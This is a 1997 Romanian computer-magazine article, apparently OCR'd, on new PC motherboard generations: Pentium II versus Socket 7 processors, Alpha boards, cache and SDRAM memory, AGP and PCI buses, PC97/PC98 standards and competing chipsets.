
Centrul de Instruire
Cl. Griviţei 355-357, Sect. 1, Bucureşti,
Tel./Fax: 223.1443

Noi plăci de bază

Deși o nouă generație de plăci de bază își face intrarea, proprietarii de plăci Pentium II ar putea fi dezamăgiți de creșterea de viteză oferită de acestea.

De Nebojsa Novakovic

Cu toate că acest an a adus cu el încă o generație de plăci de bază PC, utilizatorii variantelor tehnologice anterioare ar putea descoperi o creștere modestă de performanță. Cel mai bun exemplu în acest sens este Pentium II, care deși are un soclu de tipul 1 ce necesită o nouă generație de plăci de bază, performanțele lui sunt doar cu ceva mai bune decât cele ale Pentiumului Pro. Viteza lui de ceas a fost ridicată cu 33%, ajungând la 266 MHz, dar memoria cache lucrează la 133 MHz în loc de 200. Apoi, datorită consumului electric mărit al configurației 1 doar foarte puține plăci de bază (cum ar fi seria Tyan Tahoe) oferă posibilitatea realizării unei arhitecturi Pentium II duale.



ILUSTRAȚIA: STU SUCHIT © 1997

Considerente de design

În ciuda asaltului unor concepte de design noi și tehnic superioare, venerabilul bebeluș Baby AT trăiește încă și dă din picioare. Orice structură de placă de bază x86 este literalmente disponibilă și în versiunea Baby AT. Dar, în cazul integrării unui nou sistem, cea mai înțeleaptă alegere este arhitectura ATX, care oferă socluri de dimensiuni corespunzător de mari și o plasare a componentelor destinată îmbunătățirii circulației aerului. Excepție de la această regulă fac desktop-urile subțiri, datorită design-ului modular NLX cu plăci verticale.

Formatele ATX și AT complet (full-size) sunt ambele prezente în lumea stațiilor de lucru și a serverelor, cel de-al doilea format păstrându-și încă popularitatea în arhitecturile cu două procesoare. Aici cele mai de seamă considerente sunt: suportul pentru cele două (sau câteodată patru) procesoare, circuitul de răcire cu aer, cerințele energetice ale procesoarelor și expandabilitatea memoriei și interfețelor I/O.

Opțiuni UC

Odată cu lansarea în acest an a noului UC x86 o nouă umbră de confuzie se profilează: să aleg Pentium „clasic„, Pentium MMX, K6, 6x86MX cu placă Pentium standard cu socluri de tipul 7, Pentium Pro cu placă de bază cu socluri de tipul 8 sau Pentium II cu placă cu socluri tipul 1?

În mod normal, toate aceste tipuri de conectoare au în comun aceeași lățime de bandă: 528 MBps pe o magistrală sistem pe 64 de biți la 66 MHz- moștenire de la primul Pentium la 66 MHz lansat în 1993. Excepție de la această regulă fac procesoarele din familia Cyrix 6x86 și 6x86MX, unele dintre suportând magistrale la 75 MHz și lățimi de bandă de 600 MBps (de exemplu, 6x86-150, 6x86MX-187.5 și 6x86 MX-255). Desigur, actuala lățime de bandă a magistralei clasice a fost mărită; memoria DRAM fast-page folosită în 1993 a fost SDRAM, a cărei lățime de bandă a crescut de patru ori. În plus, noile generații de procesoare, cum ar fi Pentium II, asigură bus-uri cache secundare independente care reduc traficul pe magistrala sistem.

Soclurile de tipul 7 suportă doar clasele de procesoare Pentium în logică TTL, în timp ce conectoarele 8 și 1 suportă procesoarele Pentium Pro/Pentium II în logică GTL (Gunning Transistor Logic). Se presupune că logica GTL este cea mai indicată magistralelor sistem de viteză ridicată și cu sarcini multiple (cum ar fi cele din arhitecturile multiprocesoare și/sau cu matrici multiple de memorie).


Orientarea firmei Intel spre plăcile de extensie proprietare cu socluri de tipul 1 și în viitor spre socluri de tipul 2 este influențată- cel puțin până într-un anumit punct- de dorința companiei de a diferenția designul soclurilor companiei de cel al concurenței. Prin această politică, Intel va putea să furnizeze mai multe variante cache subsistem la o magistrală cache suplimentară pe 64 de biți a unui modul. De exemplu, o memorie cache de 512 KB, operând la jumătate din frecvența UC-ului (133 MHz în cazul unui UC la 266 MHz) este prezentă în prima implementare Pentium II cu socluri de tipul

Apar noi plăci de bază RISC

În prezent, pe piața deschisă există trei platforme RISC care oferă plăci de bază desktop bazate pe tehnologia PCI: Alpha (rulează Windows NT), PowerPC (rulează Mac OS) și Sparc (rulează Solaris; excepție fac plăcile Sun UltraAX, cu care se folosește UC-ul UltraSparc II).

În ceea ce privește piața PC, Alpha este singura platformă RISC Windows disponibilă; cei trei mari furnizori ai tehnologiei (Digital Semiconductor, Mitsubishi și Samsung) vor lansa anul acesta pe piață o nouă serie de plăci de bază Alpha care respectă standardul ATX. Pentru secțiunea de mijloc, a procesoarelor 21164 la frecvențe de până la 600 MHz (800 MHz dacă se folosește un sistem de răcire suplimentar), sunt disponibile plăcile de bază PC164LX de la Digital, care dispun de 2 MB memorie burst cache pe 128 biți, de o magistrală sistem pe 128 biți SDRAM la 66 MHz cu patru DIMM-uri, asigurându-se astfel 512 MB de memorie RAM.

Noua serie de procesoare 21164PC lucrează la frecvențe de până la 533 MHz, fiind suportate de plăcile de bază PC164SX, similare celor LX dar având doar 1 MB de memorie burst cache. Ambele plăci folosesc familia de chip-uri 21174 Pyrix, integrând într-un singur integrat BGA întregul miez logic North Bridge cu o interfață PCI pe 64 de biți. Proiectantul plăcii de bază are posibilitatea de a alege dintr-o mare varietate de chip-uri South Bridge, furnizate de Cypress, Intel, VIA sau VLSI Technology. În timp ce arhitectura LX folosește puntea Intel 82378ZB, plăcile SX folosesc noua punte Cypress, care asigură suport USB. Important de reținut este faptul că Digital Semiconductor asigură consultanță fabricanților de plăci de bază interesați să îmbrățișeze platforma Alpha.



DeskStation RPX164-2 permite folosirea microprocesorului Alpha 21164 la 600 MHz.

VLSI Technology oferă noua punte Polaris single-chip North Bridge destinată arhitecturii 21164PC Alpha, asigurând astfel o integrare mai bună, renunțându-se totodată la multe circuite logice externe. Placa de bază PC164ZX de la Digital, având aceleași specificații tehnice ca și PC164SX, va folosi puntea Polaris. Este de așteptat ca și alți fabricanți de plăci Alpha să adopte pentru generația 21164PC familia de chip-uri Pyxis sau Polaris. De fapt, noul succesor al arhitecturii 21164PC- PCA 57, cablat la 0.25 microni și a cărei lansare este programată pentru sfârșitul acestui an va fi suportat de familia de chip-uri Polaris 2 care prezintă capabilități AGP. PCA 57, care va fi produs de cei trei fabricanți de UC-uri Alpha, ar trebui să lucreze la 800 MHz în versiunea desktop și la 600 MHz în versiunile notebook de consum redus. Prin suportul UC dual, design liliputan și magistrale cache și memorie super-rapide, PCA 57 va fi un concurent foarte puternic al familiei Intel Deschutes la 350-400 MHz.

În categoria arhitecturilor de vârf, 21264EV6, lucrând la 600 MHz sau chiar mai mult, ar trebui ca până la sfârșitul acestui an să fie suportat de o familie de plăci de bază de referință: PC 264 pentru arhitectura uniprocesor, PC 264DP pentru arhitecturile cu două procesoare și PC 264QP pentru arhitecturile quad-procesor. Aceste plăci se bazează pe configurarea familiei de chip-uri Tsunami 21272 în arhitecturi integrate sau modulare.

Dispunând de magistrale cache și memorie separate pentru fiecare UC, o lățime de bandă a magistralei sistem de maxim 6.4 GBps de la un spațiu de memorie SDRAM de 512 biți rulând la 100 MHz și de multiple magistrale paralele PCI și AGP pe 64 de biți, aceste plăci de bază ar trebui să se apropie cel mai mult de ideea unui supercomputer. Sistemul va rula fie Digital Unix, fie mediul Windows NT 5.0 pe 64 de biți. În plus, se așteptă ca odată cu lansarea în 1998 a plăcilor IEEE 1394B Firewire II și PCI 3.0 (66 MHz, pe 64 de biți) să apară capabilități ca USB, PC97, UW SCSI, wavetable audio și FastEthernet. Creșteri de viteză vor putea fi văzute odată cu lansarea la sfârșitul anului 1998 a familiilor de procesoare la 800 MHz 21264 EV67 și 21264 PCPCA67 și a procesoarelor Alpha la 1 Ghz 100-SPECint95+21364 EV7 în 1999- produs care ar trebui să pună cu botul pe labe Merced-ul lui Intel.


1; o nouă memorie cache- DDR-SSRAM (dual-data-rate static RAM), care funcționează la frecvența UC-ului și are 2 MB ar putea fi prezentă anul viitor în arhitecturile server Pentium II cu socluri de tipul 2.

Cu toate acestea, viața tehnologică reală a fiecărui tip de socluri este pusă sub semnul îndoielii: deși soclurile de tipul 1 care suportă magistralele la 66 MHz ar putea suporta Pentium-ul II până la 333 MHz, versiunile Deschutes ale Pentium-ului II la 350 și respectiv 400 MHz vor folosi începând cu 1998 o versiune la 100 MHz a soclului de tipul 1. Apoi, faptul că serverele vor folosi probabil soclurile de tipul 2, destinate frecvenței de 100 MHz, care permit protocoale cache la frecvența UC-ului și suport pentru patru sau chiar opt procesoare, reprezintă o altă fațetă a problemei. Tocmai de aceea, utilizatorii actualelor plăci cu socluri de tipul 1 nu prea pot spera la un upgrade pe termen lung.

Pe de altă parte, companiile AMD și Cyrix se străduiesc să stoarcă cât mai mult potențial din arhitectura Pentium cu socluri de tipul 7. De altfel, procesorul AMD K6 datorează o parte din popularitate cablării cu socluri de tipul 7, care dau posibilitatea plăcilor de bază din clasa Pentium să egaleze performanțele Pentium-ului Pro, cel puțin în ceea ce privește arhitectura uniprocesor.

Anul trecut, Cyrix a fost prima companie care a împins performanțele soclurilor de tipul 7 la 75 MHz, odată cu lansarea procesorului 6x86-P200+ la 150 MHz. De asemenea, noua linie M2 a companiei va suporta atât magistralele la 75 MHz, cât și pe cele la 83 MHz. O magistrală pe 64 de biți la 83 MHz ar putea fi o alegere mai înțeleaptă decât versiunea la 75 Mhz, deoarece sincronizarea celei dintâi cu magistrala PCI pe 32 de biți la 33 MHz este mai simplă. Lățimea de bandă a magistralei memoriei în acest caz ar fi de exact cinci ori mai mare decât cea a magistralei PCI.

În timp ce primii membrii ai familiei K6 (până la 266 MHz) folosesc o magistrală standard la 66 MHz, AMD pare hotărâtă ca, până la sfârșitul acestui an, să ridice la 100 MHz frecvența de lucru a magistralei cu socluri de tipul 7 și, până anul viitor, să ajungă la 133 MHz. Până atunci însă, în acest sfert de an, va fi lansată o magistrală la 83 MHz, destinată unui procesor la 250 MHz. Se așteaptă ca prima implementare a procesorului K6 cablat la 0.25 microni și rulând la 300 MHz să folosească o magistrală la 100 MHz cu socluri de tipul 7. Acest lucru ar putea permite companiei AMD nu numai să îmbunătățească dramatic performanțele memoriei cache externe și a memoriei interne a lui K6, rezolvând astfel gâtuirile de bandă care împiedicau egalarea



Placa de bază Tyan Computer Tahoe 2 ATX cu 2 procesoare Intel Pentium II lucrează la o frecvenţă de ceas de 300 MHz.

performanţelor Pentium-ului II, ci şi mărirea longevităţii pe piaţă a soclurilor de tipul 7.

În orice caz, actualele procesoare K6 şi M2 dispun deja de memorie cache primară internă de 64 KB care lucrează la frecvenţa UC-ului, adică de două ori mai multă memorie cache decât în cazul Pentium-ului II sau MMX. Mai multă memorie cache internă surmontează într-o oarecare măsură efectul utilizării unei magistrale sistem mai încete destinată tranferurilor cache şi memorie- aceasta fiind cea mai serioasă limitare a soclurilor de tipul 7.

Cache şi memorie

Fiecare nouă clasă de sisteme Pentium-uri (sau superioare Pentium-urilor) ce a apărut de a lungul acestui an avea memoria cache secundară implementată în tehnologie PBSRAM (pipelined burst static RAM-memorie RAM burst statică în arhitectură pipeline), datorită căreia se ajungea la frecvenţe de ceas ridicate. Tot pentru acest an sunt programate apariţiile a două tipuri de memorie SRAM destinată cache-rii PC-urilor. Primul tip este late-write burst SRAM (cu ciclu de scriere întârziat), care va ajunge la frecvenţe de 250 MHz prin furnizarea datelor de scriere către memorie cu un tact după validarea adreselor. Aceste chip-uri SRAM sunt suportate deja de câteva UC-uri RISC, cum ar fi Mips R10000/R12000, UltraSparc, PA-8x00 şi Alpha 21264.

Dacă la acest prim tip de SRAM mai adăugăm şi capabilitatea de a realiza transferuri de date pe ambele fronturi ale ceasului (dual-clock capability) obţinem cel de-al doilea tip: DDR-SRAM. Acesta realizează transferuri de date la 400 MHz în cazul unei frecvenţe de ceas de 200 MHz (generaţia de 4 Mb care va apărea la începutul lui 1998), dar care ar putea ajunge la 500 MHz (generaţia de 8 Mb care va apărea la sfârşitul lui 1998). Se aşteaptă ca, în scopul măririi lăţimii de bandă, DDR-SSRAM să fie suportate de majoritatea noilor procesoare, incluzând Katmai Pentium II de la Intel, 21264 şi 21164 (PCA57 de consum redus) de la Digital Equipment.

Schimbările care vor zgudui lumea proiectanţilor de plăci de bază vor fi foarte serioase, tocmai datorită frecvenţelor foarte ridicate ale tranferurilor cache, cu toate că UC-ul şi memoria cache sunt entităţi izolate în modulele optimizate ale arhitecturilor SMP (Symmetric Multiprocessing- arhitectură multiprocesoare simetrică). Acesta este şi cazul arhitecturilor ce aduc pe plăcile de bază multiprocesor 21264 Alpha procesoare din familia Intel Pentium II. Apare astfel ca o necesitate firească preluarea controlului transferelor cache de către UC prin magistrale cache dedicate, separate fizic de magistrala sistem. Procesoare ultrarapide, cum ar fi 21264 şi R12000, care au magistrale cache pe 128 de biţi la frecvenţele mai sus amintite, vor fi cele care vor testa capabilităţile plăcilor de bază.

În ce priveşte memoria, SDRAM va fi liderul degajat al anului 1997 şi probabil şi al lui 1998, deşi viaţa a tehnologiei ar putea fi periclitată de suportul furnizat de Intel companiei Rambus în scopul concurării tehnologiei Direct RDRAM. Dar, limitele lăţimii de bandă a memoriei SDRAM nu au fost încă atinse- în prezent puteţi obţine DIMM-uri de 128 Mb pe 64 de biţi la 125 MHz, compuse din chip-uri de 64 Mb (5-1-1-1 transferuri burst la 83 MHz). Este de prevăzut ca în 1998 să apară implementări de 256 Mb DDR-SRAM care să atingă frecvenţe de tranfer de 300 MHz la frecvenţe de ceas de 150 MHz, prin utilizarea ambelor fronturi ale ceasului la transferul de date (asemenea memoriilor RDRAM şi DDR-SSRAM).

Actualele plăci x86 care folosesc memorii SDRAM nu au mai mult de patru DIMM-uri, iar majoritatea dintre ele nu suportă DIMM-urile SDRAM în implementarea pe 72 de biţi cu cod corecţie a erorilor ECC (error-correction-code). Dar plăcile SDRAM bazate pe arhitectura Alpha, cum ar fi familiile Digital PC164LX şi DeskStation RPX 164, suportă DIMM-uri SDRAM cu paritate sau cod de corecţie a erorilor. Se aşteaptă de asemenea ca noua familie de chip-uri Intel 440LX destinate arhitecturilor Pentium II să aibă suport pentru memorii SDRAM cu ECC.

Îmbunătăţiri ale magistralelor I/O

Acum că standardul ISA a fost gonit dintre specificaţiile PC98, devine foarte clar faptul că, peste aproximativ un an, standardul PCI va guverna toate operaţiile I/O, excepţie făcând grafica, pentru care se va folosi noul concept Accelerated Graphics Port (AGP) introdus de Intel.

În timp ce arhitectura AGP se aseamănă foarte mult cu cea PCI, magistrala AGP pe 32 de biţi diferă de PCI. Există conecţii „punct la punct“ între memoria principală şi circuitele grafice, ceea ce duce la prezenţa în sistem a unui singur slot AGP. Arhitectura AGP-2x asigură viteze de transfer de 533 MBps prin utilizarea ambelor fronturi ale unei frecvenţe de ceas de 66 MHz, iar generaţia AGP-4x va asigura tranferuri la 1066 MBps prin ridicarea frecvenţei de ceas de 133 MHz. Mai multe familii de chip-uri- de la oferta ATI şi S3 şi până la chip-uri de vârf ca Glint Gamma de la 3DLabs- vor suporta tehnologia AGP, ceea ce le va permite accesul la memoria principală în scopul stocării de texturi sau la interfaţa mai rapidă, îmbunătăţindu-se astfel performanţele.

Pe lângă actuala prezenţă în arhitecturile Alpha, unii analişti în probleme industriale se aşteaptă să vadă implementări pe platforme Intel ale extensiei magistralei PCI pe

64 de biți. Această extensie dublează lățimea de bandă I/O la 264 MBps, suficientă plăcilor cu două porturi Fibre Channel (rate de transfer de 200 MBps). Există, de asemenea posibilitatea implementării a două magistrale PCI pe 64 de biți cu căi diferite la memoria principală, obținându-se astfel o lățime de bandă I/O totală de 528 MBps. Această capabilitate poate fi regăsită în sistemul Digital AlphaServer 4000. Dar părerile sunt împărțite. Alte surse sunt de părere că apariția standardul PCI pe 64 de biți pe PC-uri nu este chiar iminentă; va exista o cerință mai scăzută de a mări viteza magistralei PCI, din moment ce traficul elementelor grafice este preluat de AGP.

Datorită faptului că proiectanții de plăci de bază au adresat unele dintre problemele legate de limitările magistralelor PCI în cazul sarcinilor multiple, ultimele câteva luni ne-au adus în prim plan prima generație de plăci de bază cu cinci socluri PCI- o îmbunătățire față de obișnuitele plăci cu patru socluri. Pentru o implementare cu și mai multe socluri, placa de bază ar trebui să aibă fie o punte PCI-PCI, așa cum are placa Digital 21153, fie două magistrale PCI paralele.

Puntea PCI-PCI este parte integrantă a primei implementări a conceptului I20 Intelligent I/O, care a apărut deja pe unele plăci de bază ale serverelor Pentium Pro, cum ar fi Tyan Talon 2. Noul procesor Intel din familia 960RD- succesorul primului procesor I2- numit 960RP și prezent pe mai multe plăci Pentium Pro are o magistrală PCI secundară dedicată cu trei sau patru socluri în standard I20.

Standardul PC97

Specificațiile PC97, controlul inteligent clasic și de la distanță al consumului sunt standardele la care noile plăci de bază se vor supune în a doua jumătate a acestui an. Tendița principală ar fi înglobarea unora dintre capabilitățile sus amintite chiar în setul de chip-uri.

Până la sfârșitul acestui an ar trebui să se lanseze prima placă de bază conformă noilor specificații PC98 și lipsită de uriașele socluri ISA. Deși eliminarea magistralei ISA ar putea cauza temporar probleme de compatibilitate cu anumite standarde, cum ar fi Sound Blaster, acestea sunt ușor surmontabile. La urma urmelor, standardul ISA care a funcționat de-a lungul a 16 ani nu mai face față cerințelor legate de lățimea de bandă ale prezentului, nici măcar în cazul unor plăci și periferice mai încete.

Se așteaptă ca produsul Device Bay dezvoltat de Compaq, Intel și Microsoft să fie suportat de plăcile de bază ale anului 1998. În plus, interfața IEEE 1394 „Firewire“ a devenit parte integrantă a specificațiilor PC98 (a fost doar o recomandare a standardului PC97).

Integrarea plăcilor grafice, interfețelor I/O și multimediei

Pe parcursul acestui an, plăcile de bază cu implementări I/O de un anumit nivel de integrare își vor menține popularitatea pe platformele Intel și Alpha. Dar care sunt dispozitivele cheie pe care cumpărătorii vor să le vadă pe plăcile de bază? Utilizatorii sistemelor desktop puternice și serverelor de nivel mediu așteaptă implementări integrate SCSI UltraWide sau UltraWide2 și Fast Ethernet. Prin acest lucru nu numai că s-ar face economie de socluri, dar costul global al sistemului ar fi redus cu aproximativ două sute de dolari.


Procesoarele audio integrate, conectate direct la magistrala PCI, realizând decodificarea Dolby AC-3 pe 6 canale și dispunând de extensii wave table și 3D surround sound, sunt deja o realitate, chiar dacă compatibili-

Evoluția plăcilor de bază pentru 1997-98

Nu este niciodată prea simplu să prevedeți evoluția unui produs din sfera tehnicii de calcul. Mai ales în cazul plăcilor de bază, evoluția tehnologiilor este un lucru foarte greu de prevăzut. În continuare însă, vă prezentăm niște preziceri elevate despre cum ar trebui să evolueze aceste produse.

Configurațiile ATX și NLX vor rezista un timp destul de îndelungat - cel puțin până la sfârșitul secolului ele vor echipa cele mai importante sisteme. Cu toate acestea, conceptul de arhitectură închisă NetPC ar putea constitui un nou format optimizat pentru aceste sisteme.

Afirmarea unui nou concurent pe piața PC- IDT spin-off Centaur Technologies cu procesoarele C6 MMX la 200 MHz- a revitalizat soclurile de tipul 7, cu toate că anul viitor Intel va renunța la acestea. Trebuie să vă așteptați la implementări de plăci de bază care să meargă mai departe de utilizarea soclurilor de tipul 1 și 2 și la apariția în următoarele șase luni a unor configurații UC 21264 pe plăci de bază Alpha multiprocesor. Abilitatea de a menține un control precis al parametrilor electrici ai unor module de dimensiuni reduse va deveni un deziderat foarte important pe măsură ce magistralele cache și de memorie vor depăși limita de frecvență de 200 MHz și limita de 128 de biți a codificării datelor, iar transferele duale (pe ambele fronturi de ceas) vor fi obligatorii. De asemenea, trebuie să vă așteptați ca pe parcursul anului 1998 să apară un nou format cu plăci de bază cu socluri (slot card), care va acoperi segmentul sistemelor desktop și server duale sau quad-procesor și va înlocui venerabila configurație AT.



Deși și-a făcut debutul în lumina unor oarecare disfuncționalități, tehnologia Plug and Play se impune și va deveni și mai stabilă odată cu anul 1998, când ISA va dispărea (sperăm). Un anumit nivel de integrare a interfețelor I/O în plăcile de bază va fi obligatoriu, chiar și în configurațiile de vârf. Exemple în aceste sens sunt plăcile Tyan Tahoe 2 și Digital Alpha. De asemenea, ne așteptăm ca anul viitor să apară socluri PCI hot-plug și suport integrat CardBus destinat compatibilității plăcilor cu cele ale notebook-urilor.

În sfârșit, numărul straturilor cablajelor vor crește, iar dimensiunile traseelor vor scădea, ceea ce va duce la mărirea complexității plăcilor în ciuda creșterii nivelului de integrare al chip-urilor. Oricum, această evoluție era perfect previzibilă la nivelul plăcilor de vârf.

tatea cu standardul Sound Blaster ar putea fi o problemă tocmai datorită lipsei magistralei ISA la care placa Sound Blaster era conectată în mod obişnuit. Familia procesoarelor audio performante includ exponenţi ca acceleratorul audio CS4610 PCI de la Crystal Semiconductor, Creative EMU-8008 şi Sonic Vibes de la S3.


Plăci video integrate în placa de bază, destinate în principal sistemelor de preţ redus, vor continua să apară, dar în lumea utilizatorilor medii şi de vârf flexibilitatea în alegerea plăcii grafice este un considerent foarte important. Este posibil ca, până la sfârşitul acestui an, Intel să producă plăci Pentium II cu chip-uri 440LX, magistrale AGP şi procesoare grafice 3D 740 Auburn AGP integrate în placa de bază (dezvoltate în colaborare cu departamentul Real3D din cadrul companiei Lockheed Martin)

Noile chip-uri

Deşi familia de chip-uri Intel populează majoritatea plăcilor de bază x86, există şi alţi fabricanţi, cum ar fi de exemplu VIA, capabili să ofere alternative care de multe ori se dovedesc superioare echivalentelor Intel. Pe piaţa Pentium, vechea generaţie de chip-uri Triton II i430HX nu a fost în totalitate înlocuită de noua serie i430TX. Deşi i430TX oferă suport SDRAM şi UltraDMA/33 IDE, ca şi o mai bună compatibilitate cu suportul ACPI-standard PC97, lipseşte încă abilitatea cache-rii întregului spaţiu de 512 de RAM adresabil sau suportul pentru memoria ECC.

Tocmai pe această piaţă, Cypress, Opti, VIA, VLSI sau alţi fabricanţi de integrate pot fi redutabili concurenţi ai companiei Intel. De exemplu, VIA Apollo VP/97, pe lângă faptul că oferă suport complet pentru UC-urile AMD, Cyrix şi Intel cu socluri de tipul 7 (inclusiv pentru 6x86MX şi K6), gestionează 2MB memorie cache printr-o magistrală cache la 66 sau 75 MHz, suportă SDRAM, Ultra DMA/33, EEC şi toate tipurile de DRAM şi USB. De asemenea, placa dispune de un controlor de tastatură integrat în implementarea chip dublu şi poate cache-a întregul spaţiu adresabil de 512 MB DRAM.

AMD a cumpărat licenţa chip-urilor mai sus amintite pentru a-şi completa familia 640 destinată procesorului K6. Generaţia 640 a fost proiectată pentru susţinerea protocolului multiprocesor OpenPIC în eventualele sisteme Dual K5. Se aşteaptă ca, pe parcursul acestui an, o nouă versiune a acestei familii de chip-uri să-şi facă apariţia. Noile circuite vor susţine o magistrală sistem la 100 MHz pentru viitorul procesor K6 la 300 MHz şi vor suporta magistrala grafică AGP şi interfaţa Firewire.



Placa de bază P/I-P65UP8 de la Asustek se constituie într-o configuraţie biprocesor cu neobişnuita facilitate de utiliza toate UC-urile care se potrivesc în soclurile 7, 8 sau 1.

Soclul UC se află pe placa extensie.

Pentru nivelul Pentium/Pentium II, VIA va lansa spre sfârşitul acestui an familia de circuite Apollo Pro. Acestea vor furniza suport pentru AGP, pentru două magistrale PCI paralele, pentru interfeţele Firewire şi vor prezenta caracteristicile PC97 şi ECC SRAM deja prezente la generaţia Apollo P6. Dar, cu toate acestea, se presupune că Intel va domina această piaţă, tocmai datorită controlului absolut al companiei asupra proiectării circuitelor integrate din seria Pentium II. Intel a programat pentru luna septembrie lansarea familiei i440LX, cu capabilităţi ca: ECC SDRAM, AGP, On-Now şi Ultra DMA/33. De asemenea, chip-urile vor suporta sistemele Pentium II pe 266, 300 şi respectiv 333 MHz, în configuraţia simplă şi duală.

